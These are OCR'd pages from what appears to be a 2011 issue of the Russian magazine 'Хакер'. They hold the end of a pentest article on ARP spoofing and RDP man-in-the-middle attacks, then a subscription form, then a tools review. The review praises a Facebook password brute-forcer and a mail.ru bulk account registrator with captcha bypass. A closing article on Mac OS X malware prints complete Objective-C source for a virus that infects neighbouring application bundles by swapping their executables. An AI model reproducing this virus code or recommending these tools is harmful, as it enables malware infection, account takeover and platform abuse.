Но это еще не все. Однажды мы делали внутренний пентест небольшой сетки, где все патчено-перепатчено, и пароли были очень стойкие, а больше там ломать-то было и нечего. Так как сетка маленькая, то сервера и рабочки были в одном сегменте — радость для любого ARP-флудера. По ДНС был вычислен админ и сервер терминалов. Начался спуфинг, и тут выяснилось, что один из админов использует старую версию протокола RDP, а как немногим известно — протокол версии меньше, чем шестая, уязвим к атаке «человек посередине». Таким образом, Cain расшифровал RDP-трафик админа на сервер терминала. А с помощью тулзы для парсинга логов Cain'а (irongeek.com/downloads/cain-RDP-parser.zip) был получен пароль админа домена. Такие вот истории...

Баян

В чем смысл этой статьи? Что я хотел сказать? Ведь ничего нового раскрыто не было — эти атаки, уязвимости и фичи были известны давно (некоторые уже даже в течение десяти лет). Просто кое-что невозможно полностью исправить — ARP-SPOOFING, SMB-RELAY, воровство Token'ов, HASH-and-PASS и так далее. Эти вещи заложены глубоко в архитектуру домена, ОС и сети, что делает любую ошибку на любом незначительном хосте опасной для всего домена.

Принцип «Компьютер — это сеть» работает вовсю. Потеряв один компьютер, с точки зрения безопасности мы можем потерять всю сеть. Было, конечно, не рассказано много чего еще: про парольные политики, сегментацию, настройку сетевого оборудования и прочее. Но я хотел обратить внимание на то, что любые вроде бы незначительные сервера и рабочки — значительны, что любые уязвимости, вроде трансфера зоны DNS — опасны.

Даже имя компьютера имеет свою цену с точки зрения безопасности. Я видел компании, где компьютеры операторов систем банк-клиент имели имена вида bankclient-1 и были они в домене, в том же сегменте сети. Пусть патченые, но ведь если я получу учетку домена (через другой хост, скажем, через принт-сервер), то потом вернусь на bankclient-1 и буду там хозяином. Так что наша с тобой задача — грамотно построить сеть и устранить в ней слабые звенья... ⌶

ПОДПИСКА ХАКЕР

ГОДОВАЯ ЭКОНОМИЯ 500 руб.

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- на e-mail: subscribe@glc.ru;
- по факсу: (495) 545-09-06;
- почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

Внимание! Если произвести оплату в феврале, то подписку можно оформить с апреля.

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

12 НОМЕРОВ — 2200 РУБ.
6 НОМЕРОВ — 1260 РУБ.

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2011 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ________ корпус ________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________» с ________ 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________» с ________ 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Mar icq 884888, http://snipper.ru



X-TOOLS

Программа: Evalhook 0.1
ОС: *nix/win
Автор: Stefan Esser



Исходник Evalhook

Очень часто бывает так, что ты получаешь доступ к интересному php-скрипту, но не можешь продолжать дальнейшую работу с ним из-за мерзопакостной обфускации. Не секрет, что php-кодеры любят зашифровывать свои творения, например, так:

```
<?php
/* Demo by www.php-crypt.com */
$keystroke1 = base64_decode("d2RyMTU5c
3E0YXllejd4Y2duZ190djhubHVrNmpoYmlvMzJ
tcA==");
...
?>
```

Как поступить в таком случае? Советую воспользоваться расширением для PHP Evalhook за авторством Стефана «Наше Все» Эссера. Итак, данный инструмент представляет собой PHP extension, с помощью которого ты сможешь поэтапно выполнить скрипт, и тем самым выяснить, что же он, собственно, делает. Алгоритм работы расширения заключается в простом прерывании вызова конструкции eval и других функций с динамическим вызовом кода. Распознается даже такой код:

```
<?php
array_map('assert',
array('phpinfo()'));
?>
```

На выходе ты увидишь, что данная конструкция попыталась выполнить банальный "phpinfo()":

```
Script tries to evaluate the following
string.
----
return phpinfo();
----
Do you want to allow execution? [y/N]
```

В *nix-системах установка Evalhook достаточно тривиальна:

1. Проверяем систему на наличие PHP >= 5.2, php-devel, PHP Zend Optimizer;
2. Создаем файлик run.sh со следующим содержанием:

```
tar xvfz evalhook-0.1.tar.gz
cd evalhook
phpize
./configure
make
sudo make install
```

3. Запускаем расширение из консоли с правами рута: sh run.sh.

После данного процесса ты легко сможешь воспользоваться всеми преимуществами Evalhook. Например, так: php -d extension=evalhook.so закодированный_скрипт.php. Статью на английском языке от автора, а также комментарии к ней ты сможешь найти по адресу php-security.org/2010/05/13/article-decoding-a-user-space-encoded-php-script.

```
explosia      Linux 2.6.12-gentoo-r6 on i686
 Batt:    charged 105%

PROCESSING
 CPU:      1596.051MHz       27 %      67°C

 NAME               PID       CPU%      MEM%
 X                  4901      9.50      9.03
 cpufreqd           6905      3.91      0.12
 firefox-bin        7234      2.51      9.47
 pypanel            4828      0.84      1.15

DATA
 RAM:      24 %

 NAME               PID       CPU%      MEM%
 firefox-bin        7270      0.00      9.47
 firefox-bin        7254      0.00      9.47
 firefox-bin        7251      0.00      9.47
 firefox-bin        7250      0.00      9.47

 Swap:     2 %
 /:        81%  29.44G

 Upload:   0    kb/s       Download:  0    kb/s
```

Мониторим систему правильно

Программа: Conky
ОС: *nix
Автор: brenden1, joemyre, pkovacs

Настало время представить в нашем обзоре знаменитый никсовый монитор Conky! Итак, Conky — это программа, которая может отображать самую различную информацию в окне рута в X11. Отображаемая информация может быть, например, такой: дата, температура CPU (i2c), MPD инфо, CPU usage, а также все, что ты сам пожелаешь :)

Основные фичи монитора:

- отображение статусов ОСИ: uname, аптайм машины, использование CPU, использование памяти и диска, статистика процессов;
- встроенная поддержка IMAP и POP3;
- встроенная поддержка многих популярных плееров (MPD, XMMS2, BMPx, Audacious);
- расширяемость с помощью встроенной поддержки Lua и других твоих собственных скриптов и программ;
- поддержка Imlib2 и Cairo;
- отображение информации в виде текста, прогресс баров, виджетов.

Установить сие чудо технического прогресса достаточно просто:


```
Debian/Ubuntu:
sudo apt-get install conky
zcat /usr/share/doc/conky/examples/
conkyrc.sample.gz > ~/.conkyrc
Gentoo:
emerge app-admin/conky
FreeBSD:
cd /usr/ports/sysutils/conky && make
install clean
Компиляция из сорцов (нужны девелопмент-
библиотеки X11):
$ ./configure
$ make
# make install
```

После установки проги необходимо будет ее правильно сконфигурировать.

1. Копируем пример конфига в домашнюю директорию: zcat /usr/share/doc/conky/examples/conkyrc.sample.gz > ~/.conkyrc;
2. Запускаем свой любимый редактор (например, vim): vim ~/.conkyrc.
3. Для примера получаем диаграмму скорости закачки, для чего вписываем в конфиг следующее:${downspeedgraph rl0 32,155 104E8B 0077ff}.

В данном примере:

```
rl0 — интерфейс;
32 — ширина;
155 — длина;
104E8B — конечный цвет;
0077ff — начальный цвет.
```



Распределенный отказ в обслуживании по-новому



Брутим Фейсбук



Регаем mail.ru

4. После внесения изменения в конфиг перечитываем его: killall -SIGUSCR1 conky.
Как видишь, все достаточно просто. Напоследок хочу показать тебе описание основных переменных Conky:
1. exec — выводит на экран текст, возвращаемый вызываемой программой;
2. execbar и execgraph — визуализируют вывод исполняемой команды в виде диаграммы или графика;
3. execi и texeci — запускают команду циклом с интервалом;
4. if_running, if_existing и if_mounted — выводят все данные до endif, если выполняется процесс, существует файл и подключена точка монтирования;
5. else — выводит событие, если ложны все вышестоящие выражения.
Подробнейшую информацию, а также все обновления и примеры конфигов ты сможешь найти на официальном сайте монитора conky.sourceforge.net.

Программа: OWASP HTTP Post Tool
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Tom Brenann

В ходе OWASP 2010 Application Security Conference, прошедшей в Вашингтоне, исследователи продемонстрировали то, как протокол HTTP может помочь хакерам провести новую форму распределенной атаки типа «отказ в обслуживании», которая заваливает веб-сервера медленным HTTP POST трафиком. Исследователь Вонг Онн Чи, в 2009 году первым обнаруживший атаку с группой исследователей в Сингапуре, и разработчик Proactive Risk Том Бреннан также показали, как онлайн игра может быть использована для создания ботов для ботнета, который может управлять атакой HTTP POST DDoS. Чи говорит, что HTTP обладает дефектами, и что все сервера или системы с веб-интерфейсом очень восприимчивы к такой атаке. «Если у вас есть веб-интерфейс, то мы можем разрушить его (этой атакой – прим. ред.)», — сказал Чи в начале этого месяца.
В отличие от традиционной DDoS-атаки, где происходит очень много соединений за короткий период времени, новый тип атак «потребляет соединения» и похож на относительно короткую очередь пассажиров, проходящих контроль, но где большинство – те, кого необходимо проверять долго. Атака HTTP POST посылает POST-заголовки, которые позволяют серверу узнать, сколько информации передано, но когда дело касается самого сообщения, оно отсылается очень медленно (чтобы занять соединение и лишить сервера ресурсов). По словам Чи такая атака, использующая всего несколько тысяч медленных соединений HTTP POST, может разрушить сайт за считанные минуты.
Более подробную историю обнаружения данного типа DDoS-атаки ты найдешь в слайдах OWASP по адресу owasp.org/images/4/43/Layer_7_DDOS.pdf, а для собственно тестирования атаки HTTP POST ты можешь воспользоваться прогой OWASP HTTP Post Tool. Интерфейс утилиты достаточно прост. Для начала тестов тебе всего лишь необходимо выбрать тип атаки, URL жертвы, число соединений, частоту соединений, таймаут, User-Agent, длину контента и переменную POST.
Все обновления и дополнительную информацию ищи на официальной страничке проекта www.owasp.org/index.php/OWASP_HTTP_Post_Tool.

Программа: Facebook Brute
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Zdez Bil Ya

Представляю твоему вниманию замечательный брут социальной сети Facebook.com от мембера grabberz.com Zdez Bil Ya.
Возможности проги:

```
• поддержка SOCKS4/SOCKS5;
• отображение подробной статистики (бэды, гуды, PPS, ошибки);
• режим брутфорса «один логин + список паролей» (не рекомендуется, так как происходит блокировка аккаунта);
• режим брутфорса один пароль + список логинов;
• режим брутфорса по списку «логин;пароль»;
• режим брутфорса по списку логинов и списку паролей.
```

Тесты брутфорса впечатляют: успешное нахождение валидного аккаунта достигается при переборе без прокси после 10 000 попыток.
Автор с удовольствием прочитает твои пожелания и замечания в топике grabberz.com/showthread.php?t=26298.

Программа: Mail.ru Registrator 4
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Zdez Bil Ya

Еще одна полезнейшая программа от Zdez Bil Ya — регистратор мыл на сервисе mail.ru (домены mail.ru, bk.ru, list.ru, inbox.ru).
Прога может работать как с ручным вводом капчи, так и автоматически через сервис антикапчи (antigate.com).
В главном окне ты сможешь выбрать метод генерации логина:
• генерировать из случайных символов (логин определенной длины);
• генерировать псевдочеловечный логин (более похож на настоящий);
• регистрировать логины из файла (записи в файле должны иметь формат вида «логин@домен»).
В настройках программы ты сможешь выбрать следующие опции регистрации мыльных аккаунтов:

```
• дата рождения (выбрать одну для всех или поставить случайный выбор);
• контрольный вопрос;
• пол;
• домен (mail.ru, list.ru, bk.ru, inbox.ru);
• пароль (один для всех или случайный);
• использование антикапчи (вписать ключ);
• использование прокси (HTTP, SOCKS4 или SOCKS5);
• опция удаления прокси, если для нее наступил лимит регистраций;
• создание «Моего Мира»;
• использование имен и фамилий (имена берутся из файла name.txt, фамилии - из family.txt);
•загрузка аватара (берутся в случайном порядке из папки ./avatars).
```

После завершения работы утилиты ты сможешь увидеть все свои свежезареганные аккаунты в файле accounts.txt в формате «email@domain;password».
За обновлениями и помощью заходи на официальную страничку программы avtuh.ru/2010/09/27/mail-ru-registrator-4.html.





ВИРУС В ПОДАРОК ДЖОБСУ

СОВРЕМЕННАЯ МАЛВАРЬ ДЛЯ MAC? НЕ МИФ, А ПРАКТИКА!

Много ли ты слышал о вирусах в Mac OS X? А ведь они есть. Среди вирей, троянов и прочей нечисти, созданной для этой платформы, постоянно появляются новые экземпляры. Как они работают? Какие уязвимости системы используют? На эти вопросы мы и попытаемся ответить.

История вопроса

Операционная система Mac Classic (то есть, любая версия Mac OS до 10-й, Mac OS X) просуществовала довольно долго: от выпуска первой версии в 1984 до появления первой десктопной версии Mac OS X в марте 2001. За это время было создано немало вредоносного программного обеспечения, включая достаточно опасные вирусы, такие как, например, nVir, появившийся в 1987 году и создавший маководам немало проблем. Ситуация еще более усложнилась после публикации исходников этого виря, поскольку появилось множество его модификаций. Все они поражали бинарные исполняемые файлы Mac OS, патча таблицу переходов жертвы.

Конечно, Apple не осталась в стороне, и в систему были внесены некоторые изменения, ограничивающие возможности распро-

```
Load command 12
        cmd LC_UNIXTHREAD
    cmdsize 80
     flavor i386_THREAD_STATE
      count i386_THREAD_STATE_COUNT
            eax 0x00000000 ebx    0x00000000 ecx 0x00000000 edx 0x0000000
            edi 0x00000000 esi    0x00000000 ebp 0x00000000 esp 0x0000000
            ss  0x0000001f eflags 0x00000000 eip 0x00000000 cs  0x0000001
            ds  0x0000001f es     0x0000001f fs  0x00000000 gs  0x0000000
macusers-computer:~/vx/machoman macuser$ file ls
ls: Mach-O executable i386
macusers-computer:~/vx/machoman macuser$ otool -h ls
ls:
Mach header
      magic cputype cpusubtype   filetype ncmds sizeofcmds      flags
 0xfeedface       7          3          2    13       1620 0x00000085
```

LC_LINUXTHREAD из дампа otool

странения malware. Может быть, наиболее значимым был отказ от технологии автозапуска с CD. В настоящее время autorun'ы не поддерживаются в Mac OS X ни для съемных носителей, ни для компакт-дисков.

Стоит сказать, что Apple активно закрывает дыры в Mac OS X и сейчас. Совсем недавно вместе с очередным апдейтом системы были изменены права доступа к папке /Applications. До этого файлы в ней могли быть изменены любым юзером. Так что код вируса, исполняющийся от имени пользователя, мог свободно заражать приложения в этой папке. А в ней сидят такие часто используемые проги, как iTunes или iMail.

С ростом популярности продукции Apple растет и внимание злоредописателей к этой платформе. Ведь чем больше пользователей у системы, тем больше простор для их поделок. Во многом эта ситуация подогревается просто-таки фанатичным неверием большинства пользователей Mac OS X/iOS в уязвимость своей системы.

Так, например, какое-то время по интернету ходил jpg-файл с исполняемым файлом Mac OS X внутри. Finder Mac OS X не показывает расширения файлов.

Поэтому счастливый пользователь кликал на картинку, запуская вредоносное приложение, а особо удачливые даже вводили админский пароль для повышения привилегий, когда некоторые модификации этого трояна его запрашивали.

В общем, малварь на маках есть, и она активно размножается. Чтобы понять, какие особенности системы эксплуатируются, рассмотрим в деталях, что же такое

представляют из себя исполняемые файлы Mac OS X, и как зловредам удается их заражать, заставляя систему выполнять свой код.

Mach-O формат


Mach-O — это формат исполняемых, объектных файлов и динамических библиотек в Mac OS X. Возник он как замена устаревшему a.out. Изначально этот формат

использовался в ядре Mach (было такое микроядро, вроде и сейчас энтузиасты четвертую версию допиливают). Позже он перекочевал в NeXTSTEP. Ну а Mac OS X,которая возникла как логическое продолжение развития системы NeXTSTEP, унаследовала этот формат от нее. Кстати, GNU/Hurd, которая также выросла из Mach, использует привычные линуксовские ELF'ы, а не Mach-Object'ы.

Mach-O файлы чем-то напоминают попсовые PE, но при этом они имеют множество оригинальных решений. Так, например, эти бинарники могут содержать код сразу для нескольких платформ. Скажем, для процессоров PowerPC и Intel. ОС сама выберет машинный код, который следует исполнять. Хотя PowerPC-машины уже не так популярны, в компиляторах от Apple до сих пор есть опция, позволяющая генерить код под эту платформу. Мы здесь будем рассматривать только файлы для Intel'овских процессоров, так что если у тебя под рукой каким-то чудом оказался PowerBook, придется курить маны самостоятельно.

Формат Mach-O является открытым (в отличие, например, от того же PE, тщательно и тщетно оберегаемого Microsoft). Вся информация по этому формату может быть найдена на официальном сайте Apple. Более того, описания основных структур доступны в стандартных заголовках (например loader.h), что значительно

Сегменты и секции Mach-O



КОД ВИРУСА, ЕДИНСТВЕННЫЙ СМЫСЛ ЖИЗНИ КОТОРОГО — РАЗМНОЖЕНИЕ :)

```
#import <Cocoa/Cocoa.h>
int main(int argc, char *argv[])
{
 // Дадим о себе знать
 NSLog(@"!!!!!!!!!!!!!!!!!!!!!");
 NSLog(@"!!!   I'm here   !!!!");
 NSLog(@"!!!!!!!!!!!!!!!!!!!!!");
 NSFileManager * fm =
   [NSFileManager defaultManager];
 // Папка нашего бандла
 NSString * bundle_fldr =
   [[NSBundle mainBundle] bundlePath];
 // Папка, в которой лежит наш app
 NSString * our_fldr =
   [bundle_fldr stringByAppendingString: @"/.."];
 // Имя текущего бинарника
 NSString * current_executable =
   [[NSDictionary dictionaryWithContentsOfFile:
     [bundle_fldr stringByAppendingString:
       @"/Contents/Info.plist"]] objectForKey:
        @"CFBundleExecutable"];
 // Список наших соседей :)
 NSArray * apps =
  [[fm directoryContentsAtPath: our_fldr]
    filteredArrayUsingPredicate:
     [NSPredicate predicateWithFormat:
      @"self ENDSWITH '.app'"]];

  for (NSString * app in apps){
    if (
       [fm fileExistsAtPath:

        [our_fldr stringByAppendingFormat:
          @"/%@/Contents/MacOS/old", app]]
       )
         continue; // Тут мы уже когда-то были

       NSDictionary * plist_dict =
         [NSDictionary dictionaryWithContentsOfFile:
           [our_fldr stringByAppendingFormat:
            @"/%@/Contents/Info.plist", app]];

       NSString * app_executable =
          [plist_dict objectForKey: @"CFBundleExecutable"];

      // Переименуем бинарник приложения-жертвы
      [fm moveItemAtPath:
       [our_fldr stringByAppendingFormat:
         @"/%@/Contents/MacOS/%@", app, app_executable]
           toPath:[our_fldr stringByAppendingFormat:
             @"/%@/Contents/MacOS/old"] error: nil];

       // И записываем себя на его место

      [fm copyItemAtPath:
         [bundle_fldr stringByAppendingFormat:
            @"/Contents/MacOS/%@", current_executable]
           toPath: [our_fldr
               stringByAppendingFormat:
                  @"/%@/Contents/MacOS/%@" , app,
                  app_executable]
          error: nil];
      }

      // Передаем управление оригинальному файлу
      system([[[[NSBundle mainBundle] bundlePath]
          stringByAppendingString:
            @"/Contents/MacOS/old &"] cString]);
}
```

экономит время при создании тулов, работающих с Mach-O. Итак, файлы этого формата содержат три основных раздела:

• В самом начале располагается заголовок Mach-O файла, который содержит базовую информацию о нем. Например, целевую аппаратную платформу. Сразу скажу,
что числа в файле хранятся в формате целевой платформы. То есть, если это Intel — то uint32 так и лежит в Little Endian.


Структура заголовка Mach-O из loader.h

```
struct mach_header
{
      uint32_t  magic; // признак Mach-O
      cpu_type_t cputype;
      cpu_subtype_t cpusubtype;
      uint32_t filetype;
      uint32_t ncmds; // Число команд загрузки
      uint32_t sizeofcmds; // и их размер
      uint32_t flags;
};
```

• За заголовком следуют команды загрузки. Число и размер их указаны в заголовке. Команды эти бывают различных типов и выполняются загрузчиком при подготовке процесса к исполнению. Основные команды, о которых имеет смысл здесь говорить, это «LC_SEGMENT» и «LC_UNIXTHREAD». Первая предназначена для инициализации области виртуальной памяти и позволяет устанавливать атрибуты ее страниц, а также подгружать в них данные из файла. Каждый сегмент может состоять из нескольких секций, которым соответствуют непрерывные участки файла. А команда «LC_LINUXTHREAD» создает поток со стеком и инициализирует регистры процессора для него. В том числе инициализирует она и IP, задавая точку входа для этого потока. Кстати, насколько я знаю, IDA до сих пор не умеет определять реальную точку входа Mach-O, а просто принимает за нее первую команду в сегменте кода. Учитывая, что именно IDA используется вирусными аналитиками чаще всего, этот недостаток на руку вирусописателям.

Описание LC_SEGMENT из loader.h

```
struct segment_command
{
      uint32_t cmd;     // Id команды
      uint32_t cmdsize; // И ее размер (вместе с Id)
      char segname[16]; // Например «__TEXT»
      uint32_t vmaddr;  // Начало сегмента в VM
      uint32_t vmsize;
      uint32_t fileoff; // Смещение данных сегмента
      uint32_t filesize;
```



Структура каталогов в бандле

```
        vm_prot_t maxprot;
        vm_prot_t initprot;
        uint32_t nsects;
                // Число секций в этом сегменте
        uint32_t flags;    // Атрибуты страниц памяти
};

struct section
{
        char sectname[16]; // Тут все понятно
        char segname[16];
        uint32_t addr;
        uint32_t size;
        uint32_t offset; // Смещение секции в файле
        uint32_t align;
        uint32_t reloff;
        uint32_t nreloc;
        uint32_t flags;
        uint32_t reserved1;
        uint32_t reserved2;
};
```

• За командами загрузки следует собственно тело модуля: код, данные, таблица переходов и так далее Получить подробную информацию о заголовках и командах загрузки для бинарника можно с помощью утилитки otool (очень полезная, на мой взгляд, штука — много чего умеет). Каждый Mach-O сегмент, как видно из описания структуры, имеет имя. Так код программы будет располагаться в сегменте «__TEXT», а данные — в сегменте с именем «__DATA».

Бинарный инжект

Зная, что собой представляет исполняемый файл Mac OS X, попробуем разобраться, как можно встроить свой код в собранный бинарник Mac OS X. Подкорректировав значение регистров в команде «LC_LINUXTHREAD», можно изменить точку входа, если это будет нужно. Ну а как разместить сторонний код в Mach-O файле? Естественное желание — добавить еще одну секцию к сегменту «__TEXT», в конец файла дописать свой код и загрузить его в добавленной секции. Меняем точку входа на начало нашей секции в виртуальной памяти и... кажется, тут есть одно «но». Придется парсить все команды загрузки и определять свободную область виртуалки, в которую мы можем загрузить свою секцию. Может получиться так, что свободного пространства будет еще и недостаточно, ведь сразу за сегментом кода, как правило, следуют данные, а перемещать сегменты — это уже задачка посложнее. В принципе, такой подход можно воплотить в жизнь, но это достаточно трудоемко. Фактически нужно реализовывать в вире немалую часть работы загрузчика. Есть ли реальные вири, которые так поступают, я не знаю.

Кроме сегментов «__TEXT» и «__DATA» есть еще «__PAGEZERO», чтение и запись в который запрещены, и располагается он в виртуальной памяти процесса по нулевому адресу. Создается этот сегмент, состоящий всего из одной страницы, специально, чтобы разыменование нулевого указателя приводило к исключению. Вообще сегмент этот опционален, но реальный бинарник, в котором его бы не было, мне не попадался. Для сегмента «__PAGEZERO» fileoffset и filesize равны нулю. То есть, данными из файла он не инициализируется. Однако, если ты поменяешь эти значения, то, дописав в конец файла свой код, можешь подгрузить его в нулевую страницу виртуалки. Изменив атрибуты доступа к памяти сегмента «__PAGEZRERO» и пометив ее как исполняемую (подняв R- и X-биты), а также изменив «LC_LINUXTHREAD», можно заставить свой код исполняться при старте приложения. Так, видимо, и было еще пару лет назад.

Во всяком случае, в сети можно найти статьи с конференций BlackHat, описывающие эксплуатацию этой уязвимости. Но, когда я пытался проделать подобный трюк, как только я помечал память исполняемой, она вместо инициализации из файла заполнялась мусором.

В других случая код успешно загружался в нулевую страницу, но попытка его исполнить ни к чему хорошему не приводила. В общем, с наскока вписаться в произвольный Mach-O не так легко, как кажется. Пожалуй, еще об одном способе я не сказал. Если есть достаточно большие пустоты в конце секций кода (из-за выравнивания на 4K для оптимизации маппинга в страницы памяти), то можно попытаться в них разместить свои фрагменты кода. Но гарантии, что у тебя в распоряжении будет достаточно неиспользуемого пространства, никто не даст. Можешь потренироваться с написанием компактного кода на досуге :), а мы рассмотрим более простые способы.

Бандлы Mac OS X

Если в виндах ресурсы лежат прямо в экзешнике, то в Mac OS X приложения организованы в так называемые бандлы (baundles).

Бандл — это дерево каталогов с определенной структурой, в которых располагаются исполняемые файлы, метаданые приложения и его ресурсы. Для пользователя в Finder'е бандл выглядит единым элементом, кликнув по которому, юзер может запустить приложение. Можно видеть, что бандл — это каталог с расширением .app, в котором таится папка Contents. А в папке Frameworks, как нетрудно догадаться, лежат фреймворки, которые поставляются вместе с приложением. Кстати, фреймворки (аналоги dll'ек) тоже организованы в бандлы. В папке MacOS лежат бинарники уже знакомого тебе формата Mach-O, а в ресурсах (папка Resources) всякие иконки, звуки и так далее. В файле Info.plist находится описание приложения.

Вот его пример:



Компилируется...

```
<?xml version=»1.0» encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
   "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>CFBundleDevelopmentRegion</key>
        <string>English</string>
        <key>CFBundleExecutable</key>
        <string>Demo</string>
        <key>CFBundleIconFile</key>
        <string></string>
....
        <key>NSMainNibFile</key>
        <string>MainMenu</string>
        <key>NSPrincipalClass</key>
        <string>NSApplication</string>
</dict>
</plist>
```

Это — обычный xml-файл, читать и изменять его довольно легко. Однако в Mac OS X существуют специальные утилиты и библиотеки для работы с файлами этого формата. Нас здесь интересует поле CFBundleExecutable. Это — имя бинарника из папки MacOS. При запуске приложения именно ему будет передано управление. Так что, если кто-то захочет заразить бандл, то делается это достаточно просто. Нужно подменить файл, на который ссылается CFBundleExecutable, а старый переименовать, чтобы иметь возможность выполнить его, когда все твои дела будут закончены. В общем «просто праздник какой-то», и с сегментами возиться не нужно. А еще недавно, когда доступ к папке /Applications был открыт, код, исполняемый от имени непривилегированного пользователя, свободно мог таким нехитрым способом заражать большинство приложений Mac OS X! Сейчас для этого нужно поднять привилегии с помощью, например, вызова AuthorizationCreate из Security-фреймворка. Но, как уже было сказано, пользователям Mac OS X вообще свойственна вера в совершенство продукции Apple и невозможность существования малвари под нее, поэтому не исключено, что юзер согласится и на админскую авторизацию.

Кодим бандл-вирь

